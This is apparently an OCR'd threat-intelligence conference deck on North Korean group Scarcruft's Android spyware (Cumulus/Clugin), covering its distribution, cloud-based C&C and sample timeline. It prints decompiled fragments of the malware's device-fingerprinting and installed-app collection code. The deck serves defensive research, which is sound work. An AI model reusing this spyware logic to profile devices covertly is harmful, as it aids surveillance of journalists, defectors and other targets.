S2W

VB 2023

Into the Cumulus
: Scarcruft Bolsters Arsenal for individual Android devices

S2W
Safe and Secure World

Sebin Lee, Threat Analysis Team (BLKSMTH)

About me

Sebin Lee (@navSi16)

- Senior Researcher of Threat Analysis Team, S2W TALON
- APT group research and analysis

Presentation

- 2022.11 – Unveil the evolution of Kimsuky targeting Android devices with newly discovered mobile malware (SIS 2022. ON)
- 2017.09 - North Korea's Surveillance-Defector & Tablet (K-ISI 2017)

Introduction

I Introduction

Scarcruft

A.K.A

APT37, Redeyes, Group123, ETC

Malware


ROKRAT, Chinotto, POORWEB, GOLDENBACKDOOR, CloudMensis, ETC

Target

Diplomatic, Academic, NGO, Journalists, ETC

I Introduction

The ROKRAT malware uses various cloud services as its C&C servers



I Introduction


The ROKRAT malware not only targets Windows environments but also attacks against Android environments

VB2018 - DOKKAEBI: Documents of Korean and Evil Binary

Recent Trends

virus BULLETIN


- **Wateringhole attack via Malicious APKs** - Scarcruft



Recent Trends

virus BULLETIN

- **Wateringhole attack via Malicious APKs** - Scarcruft
  - **CVE-2015-7888 (Path Traversal)**
    - **WifiHs20UtilityService (UID : system)**
    - **/sdcard/Download/cred.zip**
      WifiHs20CredFileObserver automatically extracts the content of the archive in the /data/bundle/ directory and deletes the zip file afterwards



Introduction

The ROKRAT malware not only targets Windows environments but also attacks against Android environments

2017.11.23 - NKNEWS

北추정 해커, 카카오톡 메신저로 '개인 맞춤형' 해킹 시도

By **김가영 기자** - 2017.11.23 11:23 오전

▲북한 소행으로 추정되는 카카오톡 메신저 해킹 시도. 22일 본지 기자가 휴대전화로 받은 해킹 정황이다. / 사진=데일리NK

북한인권단체 관계자 및 북한전문매체 기자 등을 대상으로 한 북한의 사이버 공격 전략이 날이 갈수록 노골적이고 치밀해지고 있다. 공격 대상들에게 무작위로 악성코드를 심은 첨부파일을 이메일로 보내던 과거와 달리, 대상 1명을 지정해 직접 휴대전화 메신저인 카카오톡으로 접근하는 '맞춤형 해킹' 전략을 쓰기 시작한 것이다.

2018.05.17 McAfee

Malware on Google Play Targets North Korean Defectors

McAfee | MAY 17, 2018 | 7 MIN READ

Earlier this year, McAfee researchers predicted in the *McAfee Mobile Threat Report* that we expect the number of targeted attacks on mobile devices to increase due to their ubiquitous growth combined with the sophisticated tactics used by malware authors. Last year we posted the first public blog about the Lazarus group operating in the mobile landscape. Our recent discovery of the campaign we have named RedDawn on Google Play just a few weeks after the release of our report proves that targeted attacks on mobile devices are here to stay.

RedDawn is the second campaign we have seen this year from the "Sun Team" hacking group. In January, the McAfee Mobile Research Team wrote about Android malware targeting North Korean defectors and journalists. McAfee researchers recently found new malware developed by the same actors that was uploaded on Google Play as "unreleased" versions. We notified both Google, which has removed the malware from Google Play, and the Korea Internet & Security Agency.

Our findings indicate that the Sun Team is still actively trying to implant spyware on Korean victims' devices. (The number of North Korean defectors who came to South Korea exceeded 30,000 in 2016, according to Radio Free Asia.) Once the malware is installed, it copies sensitive information including personal photos, contacts, and SMS messages and sends them to the threat actors. We have seen no public reports of infections. We identified these malwares at an early stage; the number of infections is quite low compared with previous campaigns, about 100 infections from Google Play.

Malware on Google Play

Malware uploaded on Google Play (now deleted).


Cumulus & Clugin

RambleOn

In December 2022, InterLab disclosed a case of malware distribution targeting a South Korea jounalist through Wechat


Using the Pushy messaging service and Cloud services as its C&C Servers

Wechat



I'll send you an app,
I'll install it and send it to you.

Fizzle.apk



Cumulus & Clugin

The Scarcruft group has been distributing the ROKRAT mobile version since at least 2017

Code Similarties have been discovered between ROKRAT and Plugin

Added the capability of using messaging service as its C&C Servers

2017 - ROKRAT (Android)

```
try {
    FileWriter fw = new FileWriter(this.DeviceInfo, false);
    fw.write("Registed Time : " + sharedPreferences0.getString("REGTIME", "") + "\n");
    fw.write("PN : " + this.convertDigittoString(s1) + "\n");
    fw.close();
    FileWriter fw_di = new FileWriter(this.DeviceInfo, true);
    fw_di.write("///////////////DeviceInfo//////////////\n");
    fw_di.write("BOARD : " + Build.BOARD + "\n");
    fw_di.write("BOOTLOADER : " + Build.BOOTLOADER + "\n");
    fw_di.write("BRAND : " + Build.BRAND + "\n");
    fw_di.write("DEVICE : " + Build.DEVICE + "\n");
    fw_di.write("DISPLAY : " + Build.DISPLAY + "\n");
    fw_di.write("FINGERPRINT : " + Build.FINGERPRINT + "\n");
    fw_di.write("HARDWARE : " + Build.HARDWARE + "\n");
    fw_di.write("HOST : " + Build.HOST + "\n");
    fw_di.write("ID : " + Build.ID + "\n");
    fw_di.write("MANUFACTURER : " + Build.MANUFACTURER + "\n");
    fw_di.write("MODEL : " + Build.MODEL + "\n");
    fw_di.write("PRODUCT : " + Build.PRODUCT + "\n");
    fw_di.write("SERIAL : " + Build.SERIAL + "\n");
    fw_di.write("TAGS : " + Build.TAGS + "\n");
    fw_di.write("TIME : " + Build.TIME + "\n");
    fw_di.write("TYPE : " + Build.TYPE + "\n");
    fw_di.write("UNKNOWN : unknown\n");
    fw_di.write("USER : " + Build.USER + "\n");
    fw_di.write("RADIO : " + Build.getRadioVersion() + "\n");
    fw_di.write("VERSION CODENAME : " + Build.VERSION.CODENAME + "\n");
    fw_di.write("VERSION INCREMENTAL : " + Build.VERSION.INCREMENTAL + "\n");
    fw_di.write("VERSION RELEASE : " + Build.VERSION.RELEASE + "\n");
    fw_di.write("VERSION SDK_INT : " + Build.VERSION.SDK_INT + "\n");
    fw_di.write("///////////////UPDATED_SYSTEM_APP//////////////\n");
    PackageManager packageManager0 = this.getApplicationContext().getPackageManager();
    List list0 = packageManager0.getInstalledPackages(0);
    Iterator iterator0 = list0.iterator();
```

2023 - Plugin 4.0

```
try {
    FileWriter fileWriter0 = new FileWriter(this.PhoneInfo, false);
    fileWriter0.write("PN : " + s1 + "\n");
    fileWriter0.write("EM : " + s2 + "\n");
    fileWriter0.close();
    FileWriter fileWriter1 = new FileWriter(this.PhoneInfo, true);
    fileWriter1.write("///DEVICE_INFO///\n");
    fileWriter1.write("BOARD : " + Build.BOARD + "\n");
    fileWriter1.write("BOOTLOADER : " + Build.BOOTLOADER + "\n");
    fileWriter1.write("BRAND : " + Build.BRAND + "\n");
    fileWriter1.write("DEVICE : " + Build.DEVICE + "\n");
    fileWriter1.write("DISPLAY : " + Build.DISPLAY + "\n");
    fileWriter1.write("FINGERPRINT : " + Build.FINGERPRINT + "\n");
    fileWriter1.write("HARDWARE : " + Build.HARDWARE + "\n");
    fileWriter1.write("HOST : " + Build.HOST + "\n");
    fileWriter1.write("ID : " + Build.ID + "\n");
    fileWriter1.write("MANUFACTURER : " + Build.MANUFACTURER + "\n");
    fileWriter1.write("MODEL : " + Build.MODEL + "\n");
    fileWriter1.write("PRODUCT : " + Build.PRODUCT + "\n");
    fileWriter1.write("SERIAL : " + Build.SERIAL + "\n");
    fileWriter1.write("TAGS : " + Build.TAGS + "\n");
    fileWriter1.write("TIME : " + Build.TIME + "\n");
    fileWriter1.write("TYPE : " + Build.TYPE + "\n");
    fileWriter1.write("USER : " + Build.USER + "\n");
    fileWriter1.write("RADIO : " + Build.getRadioVersion() + "\n");
    fileWriter1.write("VERSION CODENAME : " + Build.VERSION.CODENAME + "\n");
    fileWriter1.write("VERSION INCREMENTAL : " + Build.VERSION.INCREMENTAL + "\n");
    fileWriter1.write("VERSION RELEASE : " + Build.VERSION.RELEASE + "\n");
    fileWriter1.write("VERSION SDK_INT : " + Build.VERSION.SDK_INT + "\n");
    PackageManager packageManager0 = this.myContext.getPackageManager();
    List list0 = packageManager0.getInstalledPackages(0);
    fileWriter1.write("///USER_APP///\n");
    Iterator iterator0 = list0.iterator();
```


Cumulus & Clugin

Scarcruft has used similar malware dating back to at least 2019


Type of malware uses messaging services and cloud services

S2W has named the malicious application “Cumulus” and the additional plugin “Clugin”

Timeline



Cumulus & Clugin


AppName	축하통보문	Threema Work	PhotoSecViewer ThreemWork	FreeCoinMiner	Fizzle
Icon					
Distribution Period	at least end of 2019	at least early 2020	at least early 2022	September, 2022 (for test)	at least end of 2022
Package Name	com.greet.messagefree	com.threema.workfree	com.data.wecoin	com.app.freecoinminer	ch.seme
Type	Type A	Type A	Type B	TEST	Type C
Messaging	FCM (No use)	FCM	FCM	FCM	**Puhsy**
Device Token	Cloud	Cloud	Firebase Database	Cloud	Cloud
Cloud	Yandex	Yandex	-	pCloud	Yandex pCloud

Cumulus & Clugin


The malware has been categorized into three types based on its characteristics

	Type A	Type B	Type C
Download Clugin	X	O	O
Download Command	O (Cumulus)	O (Clugin)	O (Clugin)
Download CallRecorder	O (Cumulus)	O (Clugin)	O (Clugin)
Messaging	FCM	FCM	Pushy

